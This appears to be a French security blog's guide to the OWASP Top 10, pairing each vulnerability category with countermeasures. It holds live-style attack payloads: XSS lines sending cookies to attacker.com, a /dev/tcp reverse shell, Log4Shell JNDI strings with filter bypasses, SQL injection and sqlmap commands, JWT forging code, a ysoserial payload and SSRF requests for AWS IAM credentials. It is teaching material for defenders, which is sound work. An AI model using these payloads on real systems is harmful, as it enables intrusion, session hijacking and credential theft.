AYI NEDJIMI Consultants

OWASP Top 10 : Guide Complet Vulnérabilités Web 2026

Catégorie : Cybersécurité Générale Lecture : 13 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

OWASP Top 10 vulnerabilites web 2021 : guide complet avec exemples SQLi, XSS, SSRF, IDOR, contre-mesures et outils pour sécuriser vos applications en.

En décembre 2021, Log4Shell (CVE-2021-44228) a explosé comme une bombe dans l'écosystème Java : une simple chaîne `${jndi:ldap://attacker.com/exploit}` insérée dans n'importe quel champ de log suffisait à compromettre des millions de serveurs dans le monde entier. Apple, Amazon, Tesla, des agences gouvernementales — personne n'était épargné. Cette vulnérabilité illustre parfaitement pourquoi l'**OWASP Top 10 vulnerabilites web** existe : cartographier les risques les plus dangereux pour que les équipes de développement et de sécurité puissent les prioriser avec méthode. Publié en 2021 après une refonte majeure, ce référentiel reste la boussole absolue en 2026 pour tout professionnel de la cybersécurité — du développeur junior au RSSI chevronné. J'ai eu l'occasion de constater sur le terrain que 90% des incidents de sécurité applicative que j'ai traités trouvaient leur origine dans l'une de ces 10 catégories, souvent en combinaison. Dans cet article, je vous propose un tour complet des 10 catégories avec des exemples d'attaques réels, du code d'exploitation fonctionnel, et surtout les contre-mesures concrètes immédiatement applicables dans votre stack. Nous couvrirons également l'OWASP Web Security Testing Guide (WSTG) et l'API Security Top 10 2023, parce qu'un guide incomplet est un guide dangereux. Le Broken Access Control (A01) touche 94% des applications testées, l'Injection (A03) reste universelle, et le SSRF (A10) est devenu critique avec l'explosion du cloud. Que vous soyez développeur, pentest junior ou ingénieur DevSecOps, ce guide vous donnera les fondations techniques solides pour comprendre, détecter et corriger ces vulnérabilités critiques avant qu'un attaquant ne les exploite à votre place. Chaque section couvre l'exploitation, les indicateurs de compromission et les contre-mesures testées en conditions réelles.

En bref : L'OWASP Top 10 2021 reste la référence mondiale pour la sécurité des applications web en 2026. Ce guide détaille les 10 catégories de vulnérabilités les plus critiques — du Broken Access Control (A01) au SSRF (A10) — avec des exemples d'exploitation concrets, du code réel et des contre-mesures immédiatement applicables. Chaque développeur et ingénieur sécurité devrait maîtriser ces vecteurs d'attaque pour concevoir des systèmes résilients dès la phase de design.

Rang 2021	Catégorie	Rang 2017	CVSSv3 Typique	Fréquence
A01	Broken Access Control	#5	7.5 – 9.8	94% des apps testées
A02	Cryptographic Failures	#3	5.9 – 8.1	Très élevée
A03	Injection	#1	6.0 – 9.8	Universelle
A04	Insecure Design	Nouveau	Variable	Croissante
A05	Security Misconfiguration	#6	4.0 – 9.8	90% des apps testées
A06	Vulnerable Components	#9	Critique si exploité	Omniprésente
A07	Auth Failures	#2	6.5 – 9.8	Très élevée
A08	Data Integrity Failures	#8	7.0 – 9.0	En hausse
A09	Logging & Monitoring Failures	#10	Indirect	Quasi-universelle
A10	SSRF	Nouveau	7.5 – 9.1	En forte hausse

A01:2021 — Broken Access Control : La Montée en Puissance

Le **Broken Access Control** a bondi de la 5e à la 1re place en 2021, et ce n'est pas un accident. Selon l'OWASP, 94% des applications testées présentaient une forme ou une autre de contrôle d'accès défaillant. C'est la catégorie la plus répandue et souvent la plus simple à exploiter — un paradoxe révélateur.

IDOR : Quand les URLs Trahissent Votre Architecture

L'*IDOR (Insecure Direct Object Reference)* est l'une des failles les plus sous-estimées. Le principe : une application expose une référence interne à un objet (ID de base de données, nom de fichier) sans vérifier que l'utilisateur a le droit d'y accéder.

Scénario d'exploitation concret :

```
# Utilisateur authentifié récupère son profil
GET /api/users/1042/profile
Authorization: Bearer USER_TOKEN_1042

# L'attaquant change l'ID et accède au profil d'un autre
GET /api/users/1043/profile
Authorization: Bearer USER_TOKEN_1042
# Réponse : 200 OK + données de l'utilisateur 1043 ← IDOR confirmé
```

J'ai croisé cette vulnérabilité lors d'un audit d'une plateforme RH : en incrémentant simplement l'ID de fiche de paie dans l'URL, on pouvait télécharger les bulletins de salaire de tous les employés. Données personnelles, RGPD, responsabilité pénale — tout en un seul appel HTTP.

Contre-mesures IDOR : Ne jamais exposer les IDs internes séquentiels. Utiliser des UUID v4. Toujours vérifier côté serveur que l'utilisateur courant possède bien la ressource demandée, indépendamment de l'identifiant transmis.

CORS Mal Configuré : La Porte Ouverte aux Origines Hostiles

Une mauvaise configuration *CORS (Cross-Origin Resource Sharing)* permet à un site malveillant de déclencher des requêtes authentifiées vers votre API depuis le navigateur de la victime.

```
# Tester une misconfiguration CORS
curl -H "Origin: https://evil.com"      -H "Authorization: Bearer VICTIM_TOKEN"      -v
https://api.target.com/sensitive-data

# Réponse dangereuse :
# Access-Control-Allow-Origin: https://evil.com
# Access-Control-Allow-Credentials: true
```

La contre-mesure est une allowlist stricte d'origines autorisées. Jamais de `Access-Control-Allow-Origin: *` combiné avec `Access-Control-Allow-Credentials: true` — c'est une contradiction dans les specs HTTP qui crée une faille.

Principe du Moindre Privilège et RBAC/ABAC

Pour contrer le Broken Access Control de façon systématique, on implémente :

- **RBAC (Role-Based Access Control)** : chaque rôle dispose de permissions précises (VIEWER, EDITOR, ADMIN). Un VIEWER ne peut jamais exécuter d'opérations d'écriture.
- **ABAC (Attribute-Based Access Control)** : les permissions dépendent d'attributs contextuels (département, heure d'accès, localisation IP).
- **Tests automatisés d'autorisation** : intégrer des tests qui vérifient systématiquement que chaque endpoint rejette les accès non autorisés.

1. Définir la matrice de permissions avant de coder
2. Implémenter le contrôle côté serveur, jamais côté client
3. Logger tous les refus d'accès (403) pour détecter les tentatives d'exploitation
4. Tester avec des comptes de rôles différents dans votre suite de tests d'intégration

A02:2021 — Cryptographic Failures : Le Passé Qui Hante

Anciennement nommée "Sensitive Data Exposure", cette catégorie a été renommée en 2021 pour mieux cibler la cause racine : les **défaillances cryptographiques**. Données en transit, données au repos, gestion des clés — trois vecteurs distincts qui peuvent tous conduire à une fuite catastrophique.

MD5 et SHA-1 : Les Fossiles Dangereux

En 2026, il existe encore des applications qui stockent les mots de passe hashés avec MD5. C'est une faute grave. Voici pourquoi :

```
# Cracker un hash MD5 avec hashcat (GPU)
hashcat -m 0 -a 0 hash.txt rockyou.txt
# md5("password123") = 482c811da5d5b4bc6d497ffa98491e38
# Temps de cracking sur GPU moderne : < 1 seconde

# Avec bcrypt (cost=12), le même mot de passe :
# $2b$12$... ← itérations exponentielles, résistant au brute force
# Temps de cracking : des années même avec un GPU cluster
```

La règle absolue en 2026 : *bcrypt* avec un cost factor >= 12, ou mieux, *Argon2id* recommandé par l'OWASP Password Storage Cheat Sheet. Argon2 a remporté la Password Hashing Competition en 2015 et résiste aux attaques GPU et ASIC.

TLS 1.3 et Chiffrement des Données en Transit

TLS 1.0 et 1.1 sont officiellement dépréciés depuis 2020 (RFC 8996). Pourtant, des scans réguliers révèlent encore des serveurs qui les acceptent. Les vulnérabilités connues comme POODLE, BEAST et CRIME les rendent inacceptables en production.

- **Configurer TLS 1.2 minimum**, TLS 1.3 de préférence
- **Cipher suites** : uniquement AEAD (AES-256-GCM, ChaCha20-Poly1305)
- **HSTS** avec max-age >= 31536000 et includeSubDomains
- **Certificate Transparency** : activer pour détecter les certificats frauduleux

Secrets Hardcodés : La Bombe à Retardement

Incident réel : En 2022, Samsung a accidentellement commité des clés AWS dans un dépôt GitHub public. En quelques heures, des bots automatisés avaient détecté et exfiltré les credentials. Coût estimé : des millions de dollars et une atteinte majeure à la réputation.

Pour éviter ce scénario, on utilise :

- **git-secrets** ou **truffleHog** pour scanner les commits
- **HashiCorp Vault** ou **AWS Secrets Manager** pour la gestion centralisée
- **.gitignore strict** : jamais de .env dans un dépôt versionné
- **Rotation automatique** des secrets tous les 90 jours

A03:2021 — Injection : La Reine des Vulnérabilités

L'injection était #1 pendant des années avant de descendre à la 3e place en 2021 — non pas parce qu'elle est moins dangereuse, mais parce que les autres risques ont augmenté. SQL injection, XSS, command injection, LDAP injection, NoSQL injection : toutes reposent sur le même principe fondamental — l'application interprète des données utilisateur comme des instructions.

SQL Injection : Du Classique au Devastating

```
-- Formulaire de login vulnérable (PHP)
SELECT * FROM users WHERE username='$username' AND password='$password'

-- Payload basique (bypass authentification)
username: admin'--
-- Requête résultante :
SELECT * FROM users WHERE username='admin'--' AND password=''
-- Le -- commente le reste, authentification bypassée

-- Payload UNION-based pour extraire des données
username: ' UNION SELECT username, password, 3, 4 FROM users--
-- Extrait tous les username/password de la table users
```

```
# Automatisation avec sqlmap
sqlmap -u "http://target.com/page?id=1" --dbs --batch
# Options avancées :
sqlmap -u "http://target.com/page?id=1"   --dbms=mysql   --level=5   --risk=3   --dump -D
target_db -T users   --batch
```

La contre-mesure universelle : les **requêtes paramétrées (prepared statements)**. C'est non-négociable.

```
-- Version sécurisée (Python avec paramètres)
cursor.execute(
  "SELECT * FROM users WHERE username = %s AND password = %s",
  (username, password_hash)
)
-- Aucune injection possible : les paramètres ne sont jamais interprétés
```

XSS : Voler des Sessions en Une Ligne

Le *Cross-Site Scripting (XSS)* permet à un attaquant d'injecter du code JavaScript dans une page web. Il existe trois types : **Stored XSS** (persistant en base), **Reflected XSS** (dans la réponse immédiate) et **DOM-based XSS** (manipulation du DOM côté client).

```
// Payload XSS classique pour vol de cookie
<script>
document.location='http://attacker.com/steal?c='+document.cookie
</script>

// Payload plus furtif (image onload)
<img src=x onerror="fetch('https://attacker.com/c?='+btoa(document.cookie))">

// BeEF hook (browser exploitation framework)
<script src="http://attacker.com:3000/hook.js"></script>
```

Contre-mesures XSS : **Content Security Policy (CSP)** strict, encodage contextuel de toutes les sorties HTML, HTTPOnly et Secure sur les cookies de session, sanitisation avec DOMPurify côté client.

Command Injection : Shell Access en Clair

```
# Application vulnérable qui ping une IP
# Code PHP : system("ping -c 4 " . $_GET['ip'])

# Payload basique
http://target.com/ping?ip=127.0.0.1; cat /etc/passwd

# Payload pour reverse shell
http://target.com/ping?ip=127.0.0.1; bash -i >& /dev/tcp/attacker.com/4444 0>&1

# Alternative avec encoding URL
http://target.com/ping?ip=127.0.0.1%3B+cat+%2Fetc%2Fpasswd
```

A04:2021 — Insecure Design : Quand le Problème Est Architectural

Nouvelle catégorie en 2021, l'*Insecure Design* représente une distinction fondamentale : ce n'est pas un bug d'implémentation mais un défaut de conception. Un système peut être parfaitement codé tout en étant intrinsèquement non sécurisé parce que personne n'a modélisé les menaces.

Threat Modeling : STRIDE et PASTA

Le **threat modeling** est la pratique de penser comme un attaquant dès la phase de design. Deux frameworks dominent :

- **STRIDE** (Microsoft) : Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege
- **PASTA** (Process for Attack Simulation and Threat Analysis) : 7 étapes, orienté risque business

Un exemple concret d'Insecure Design : une API d'authentification sans rate limiting. L'implémentation est correcte (bcrypt, HTTPS, JWT valides) mais le design n'a pas prévu qu'un attaquant puisse tenter 100 000 mots de passe par heure. Le résultat est un brute force réussi malgré du "bon code".

A05:2021 — Security Misconfiguration : L'Ennemi du Bien

90% des applications testées présentent une misconfiguration de sécurité selon l'OWASP. C'est la catégorie la plus "humaine" — elle résulte d'oublis, de configurations par défaut non modifiées, ou de paramètres de débogage laissés actifs en production.

Cas Pratiques de Misconfiguration

```
# Credentials par défaut (Tomcat Manager)
curl -u admin:admin http://target.com:8080/manager/html
# Trop fréquent même en 2026

# Directory listing activé
curl http://target.com/backups/
# Index of /backups/
# [DIR] Parent Directory
# [   ] database_dump_2026-01-15.sql.gz  ← catastrophe

# Stack trace en production
curl http://target.com/api/user?id=abc
# javax.servlet.ServletException: java.lang.NumberFormatException
#   at com.target.UserServlet.doGet(UserServlet.java:42) ← source code leakage

# S3 bucket public accidentel
aws s3 ls s3://target-backup-prod --no-sign-request
# Documents confidentiels accessibles sans authentification
```

Dockerfile dangereux : `EXPOSE 22` dans un Dockerfile de production expose SSH dans le container. Combinez ça avec un container qui tourne en root (USER non défini) et vous avez une surface d'attaque catastrophique. Toujours définir un USER non-root et ne jamais exposer SSH dans les containers applicatifs.

A06:2021 — Vulnerable and Outdated Components : Log4Shell comme Cas d'École

Le **9 décembre 2021** restera une date noire dans l'histoire de la cybersécurité. Log4Shell (CVE-2021-44228) a affecté des centaines de millions de systèmes via une dépendance Java omniprésente. La leçon : vos dépendances sont votre surface d'attaque.

Log4Shell : Anatomie d'une Vulnérabilité Universelle

```
# Payload Log4Shell
${jndi:ldap://attacker.com/exploit}

# Envoyé dans n'importe quel champ logué par Log4j :
# - User-Agent HTTP
# - Champs de formulaire
# - Username de connexion
# - N'importe quelle entrée utilisateur

# Tester la présence de Log4j vulnérable
curl -H 'X-Api-Version: ${jndi:ldap://your-collaborator.com/a}'      https://target.com/
api/endpoint
# Si votre serveur LDAP reçoit une connexion → vulnérable

# Variantes pour bypass de filtres naïfs
${${lower:j}ndi:${lower:l}dap://attacker.com/a}
${${::-j}${::-n}${::-d}${::-i}:ldap://attacker.com/a}
```

La root cause : Log4j effectuait des lookups JNDI par défaut, permettant à un attaquant de faire charger et exécuter du code Java arbitraire depuis un serveur distant. Le fix : Log4j 2.17.1+ désactive les lookups JNDI par défaut.

Gestion des Dépendances : SCA et Automation

```
# npm - audit de dépendances Node.js
npm audit
npm audit fix --force

# Python
pip-audit
safety check -r requirements.txt

# OWASP Dependency-Check (Java, .NET, etc.)
dependency-check --project "MyApp" --scan /path/to/project   --format HTML --out /tmp/
report/

# Trivy (containers et filesystems)
trivy image nginx:latest
trivy fs --scanners vuln /path/to/project
```

La *Software Composition Analysis (SCA)* doit être intégrée dans la CI/CD. Chaque Pull Request doit déclencher un scan de dépendances. Un rapport de vulnérabilité critique bloque le merge — sans exception.

A07:2021 — Identification and Authentication Failures

Descendue de la 2e à la 7e place (signe de progrès), cette catégorie reste néanmoins critique. Brute force, credential stuffing, JWT faibles, sessions non invalidées — les vecteurs sont nombreux et les conséquences directes.

Brute Force, Credential Stuffing et JWT Faibles

```
# Brute force sans rate limiting (Hydra)
hydra -l admin -P /usr/share/wordlists/rockyou.txt       http-post-form "//
login:username=^USER^&password=^PASS^:Invalid credentials"

# Credential stuffing avec liste de leaks (tools légaux en pentest autorisé)
# Vérifier si un email est dans des leaks connus
# API HaveIBeenPwned : https://haveibeenpwned.com/API/v3

# JWT avec secret faible — décodage sur jwt.io
# Header: {"alg":"HS256","typ":"JWT"}
# Payload: {"sub":"user123","role":"user"}

# Brute force du secret JWT
hashcat -m 16500 jwt_token.txt wordlist.txt
# Si secret = "secret123" → forge possible avec n'importe quel payload
```

```
// Forger un JWT avec rôle admin (après avoir cracké le secret)
const jwt = require('jsonwebtoken');
const forgedToken = jwt.sign(
  { sub: 'user123', role: 'admin' },  // ← escalade de privilèges
  'secret123',                         // secret cracké
  { algorithm: 'HS256' }
);
// Utiliser forgedToken dans les requêtes → accès admin
```

Contre-mesures robustes : **MFA obligatoire** pour les comptes sensibles, rate limiting avec backoff exponentiel (5 tentatives → 1min, 10 → 10min, 20 → blocage), secrets JWT de 256 bits minimum générés aléatoirement, invalidation des sessions après logout côté serveur (pas seulement côté client).

A08:2021 — Software and Data Integrity Failures

Cette catégorie regroupe deux problèmes distincts mais liés : l'*insecure deserialization* et les attaques sur la chaîne d'approvisionnement logicielle (supply chain). SolarWinds en 2020 a démontré la puissance dévastatrice d'une supply chain compromise.

Supply Chain Attacks : SolarWinds et au-delà

L'attaque SolarWinds (découverte en décembre 2020) reste le cas d'école absolu. Des attaquants (APT29/Cozy Bear) ont compromis le système de build de SolarWinds et injecté un backdoor (SUNBURST) dans les mises à jour légitimes d'Orion, un logiciel de monitoring réseau utilisé par 18 000 organisations dont des agences gouvernementales américaines.

- **Vérifier les signatures GPG** de tous les packages téléchargés
- **Cosign** pour signer et vérifier les images container
- **SLSA framework** (Supply-chain Levels for Software Artifacts) pour durcir les pipelines CI/CD
- **Reproducible builds** : le même code source produit exactement le même binaire

Insecure Deserialization : ysoserial et Java

```
# Générer un payload de deserialization Java malveillant
java -jar ysoserial.jar CommonsCollections1 "calc.exe" | base64

# Tester un endpoint vulnérable
curl -X POST http://target.com/api/deserialize   -H "Content-Type: application/x-java-
serialized-object"   --data-binary @payload.bin

# npm package hijacking (typosquatting)
# "lodash" → "1odash" (chiffre 1 au lieu de l)
# "react" → "reac-t"
# Ces packages malveillants collectent env vars et les exfiltrent
```

A09:2021 — Security Logging and Monitoring Failures

Les **défaillances de logging et monitoring** ne permettent pas directement l'exploitation — elles permettent à une exploitation d'être réalisée sans jamais être détectée. Selon l'IBM Cost of a Data Breach Report 2024, le temps moyen de détection d'une intrusion est de 194 jours. Cent quatre-vingt-quatorze jours.

Ce Qu'il Faut Absolument Logger

- **Authentifications** : succès ET échecs, avec IP, user-agent, timestamp
- **Élévations de privilèges** : tout changement de rôle ou de permission
- **Erreurs 4xx/5xx** en masse : signature d'un scan ou d'une attaque automatisée
- **Accès à des données sensibles** : dossiers médicaux, financiers, PII
- **Changements de configuration** : modifications de firewall, IAM, etc.

```
// Exemple de log structuré (JSON) pour SIEM
{
  "timestamp": "2026-03-26T14:23:01Z",
  "event_type": "auth_failure",
  "user": "admin@company.com",
  "source_ip": "185.220.101.x",
  "user_agent": "python-requests/2.28.0",
  "endpoint": "/api/auth/login",
  "attempt_number": 47,
  "geo": "TOR exit node"
}
// 47 tentatives depuis un nœud TOR → alerte SIEM immédiate
```

Des logs sans alertes sont des logs inutiles. L'intégration SIEM (Splunk, Elastic SIEM, Microsoft Sentinel) avec des règles de corrélation est indispensable pour transformer des données brutes en détection d'incidents.

A10:2021 — Server-Side Request Forgery (SSRF)

Le *SSRF (Server-Side Request Forgery)* est la nouveauté la plus dangereuse du Top 10 2021. Avec l'explosion du cloud, les métadonnées AWS/Azure/GCP accessibles via des endpoints internes sont devenues des cibles de choix. Cette vulnérabilité permet à un attaquant de faire effectuer des requêtes HTTP par le serveur lui-même.

SSRF : Du Réseau Interne aux Credentials Cloud

```
# Application vulnérable : GET /fetch?url=...
# Accès à un service interne normalement inaccessible
curl "http://target.com/fetch?url=http://internal-admin.company.local/admin"

# SSRF pour exfiltrer les metadata AWS IMDSv1
curl "http://target.com/fetch?url=http://169.254.169.254/latest/meta-data/"
# Réponse : ami-id, hostname, iam/...

# Récupérer les credentials IAM temporaires
curl "http://target.com/fetch?url=http://169.254.169.254/latest/meta-data/iam/security-
credentials/EC2-Role"
# {
#   "AccessKeyId": "ASIA...",
#   "SecretAccessKey": "...",
#   "Token": "...",
#   "Expiration": "2026-03-26T18:00:00Z"
# }
# ← Accès complet à l'AWS account de la victime
```

```
# Blind SSRF : détection via interactions out-of-band
# Utiliser Burp Collaborator ou interactsh
curl "http://target.com/fetch?url=http://your-collaborator.burpcollaborator.net/test"
# Si le serveur collaborator reçoit une requête → SSRF confirmé

# Bypass de filtres SSRF naïfs
# Filtre bloque "169.254.169.254"
# Bypass via redirections HTTP
# Bypass via IPv6 : http://[::ffff:a9fe:a9fe]/
# Bypass via DNS rebinding
```

Contre-mesures : **allowlist stricte des URLs autorisées** (pas de blocklist — trop facile à contourner), désactiver les redirections HTTP dans les clients HTTP côté serveur, passer à IMDSv2 sur AWS (token requis, résistant au SSRF), isoler les services qui effectuent des requêtes HTTP sortantes.

OWASP API Security Top 10 2023 : Le Complément Indispensable

En 2026, les APIs représentent la majorité du trafic web. L'OWASP a publié en 2023 son API Security Top 10, distinct du Web Top 10, pour adresser les risques spécifiques aux APIs REST, GraphQL et gRPC.

API1 — BOLA : Le Cousin IDOR des APIs

Le *BOLA (Broken Object Level Authorization)* est l'équivalent IDOR pour les APIs. C'est la vulnérabilité #1 de l'API Security Top 10 depuis sa création. La différence avec l'IDOR classique : les APIs exposent typiquement plus d'objets et de champs, augmentant la surface d'attaque.

```
# API REST vulnérable à BOLA
GET /api/v1/orders/7823  # Commande de l'utilisateur courant
GET /api/v1/orders/7824  # Commande d'un autre utilisateur → BOLA si accessible

# GraphQL BOLA
query {
  order(id: "7824") {
    total
    address
    creditCard { last4 }
  }
}
```

Comparaison OWASP Web vs API Security Top 10

OWASP Web 2021	OWASP API 2023	Différence clé
A01 Broken Access Control	API1 BOLA	Même concept, APIs exposent plus d'objets
A07 Auth Failures	API2 Broken Authentication	APIs utilisent davantage les tokens JWT/OAuth
N/A	API3 Broken Object Property Level Auth	Exposition de champs non autorisés (mass assignment)
A03 Injection	API8 Security Misconfiguration	APIs GraphQL souvent misconfigurées (introspection)
A10 SSRF	API7 Server-Side Request Forgery	Identique, critique en contexte microservices

OWASP WSTG : Tester Méthodiquement


L'*OWASP Web Security Testing Guide (WSTG)* est le compagnon opérationnel du Top 10. Là où le Top 10 décrit QUOI, le WSTG explique COMMENT tester. Organisé en 12 catégories de tests (OTG-INFO, OTG-CONF, OTG-IDENT, OTG-AUTHN, etc.), il fournit des procédures de test step-by-step pour chaque vulnérabilité.

- **WSTG-INPV-01** : Testing for Reflected XSS
- **WSTG-INPV-05** : Testing for SQL Injection
- **WSTG-ATHZ-01** : Testing Directory Traversal/File Include
- **WSTG-SESS-06** : Testing for Session Fixation

La référence pour tout pentest web : OWASP WSTG v4.2.


Intégrer l'OWASP dans le SDLC : Security by Design

L'OWASP Top 10 ne doit pas être une checklist post-développement — il doit s'intégrer dans chaque phase du cycle de développement logiciel. C'est ce que j'appelle le **Secure SDLC**.




Intégration de l'OWASP Top 10 dans chaque phase du SDLC pour une sécurité by design

Diagramme : Criticité des 10 Catégories OWASP 2021



Criticité des 10 catégories OWASP Top 10 2021 avec scores CVSS représentatifs

Flux d'une Attaque SQL Injection : Anatomie Complète



Anatomie d'une attaque SQL Injection : du payload à l'exfiltration, et la contre-mesure par prepared statement

Ressources et Outils de Référence

Pour aller plus loin dans la pratique, voici les ressources que j'utilise au quotidien sur le terrain :

- **OWASP Top 10 officiel** — La référence, mise à jour régulièrement
- **PortSwigger Web Security Academy** — Labs interactifs gratuits sur toutes les vulnérabilités
- **MITRE CVE Database** — Suivi des vulnérabilités avec identifiants CVE
- **Burp Suite Community/Pro** — L'outil indispensable pour tester les applications web
- **OWASP ZAP** — Alternative open-source à Burp Suite

Pour les tests d'intégration Active Directory ou la sécurisation des pipelines CI/CD, les articles CI/CD Pipeline : Sécurité et angles morts DevOps et Supply Chain APT : Attaques étatiques approfondissent des sujets complémentaires à l'OWASP Top 10. Les attaques sur les APIs GraphQL sont détaillées dans GraphQL Injection et Exploitation 2026, et les abus OAuth dans OAuth/OIDC : Abus et Sécurité.

Points clés à retenir

- **A01 Broken Access Control** est la vulnérabilité la plus répandue en 2026 — 94% des applications y sont exposées. Implémenter RBAC, vérifier les autorisations côté serveur, utiliser des UUID au lieu d'IDs séquentiels.
- **A02 Cryptographic Failures** : MD5/SHA-1 sont morts pour les mots de passe. Argon2id ou bcrypt (cost >= 12), TLS 1.3 obligatoire, secrets jamais dans le code.
- **A03 Injection** (SQL, XSS, command) : les prepared statements et l'encodage contextuel sont les seules vraies contre-mesures. Une WAF seule ne suffit pas.
- **A06 Vulnerable Components** : Log4Shell a prouvé qu'une seule dépendance peut compromettre des millions de systèmes. SCA dans la CI/CD, non-négociable.
- **A10 SSRF** est le risque cloud #1 en 2026. Une URL contrôlée par l'utilisateur ne doit jamais être fetch() côté serveur sans allowlist stricte.
- L'OWASP WSTG est le compagnon opérationnel du Top 10 — il traduit chaque catégorie en procédures de test concrètes.
- Les **APIs ont leur propre Top 10** (2023) : BOLA, mass assignment, broken object property — des risques distincts qui nécessitent une approche de test spécifique.

Conclusion : L'OWASP Top 10 n'est pas une Fin, c'est un Point de Départ

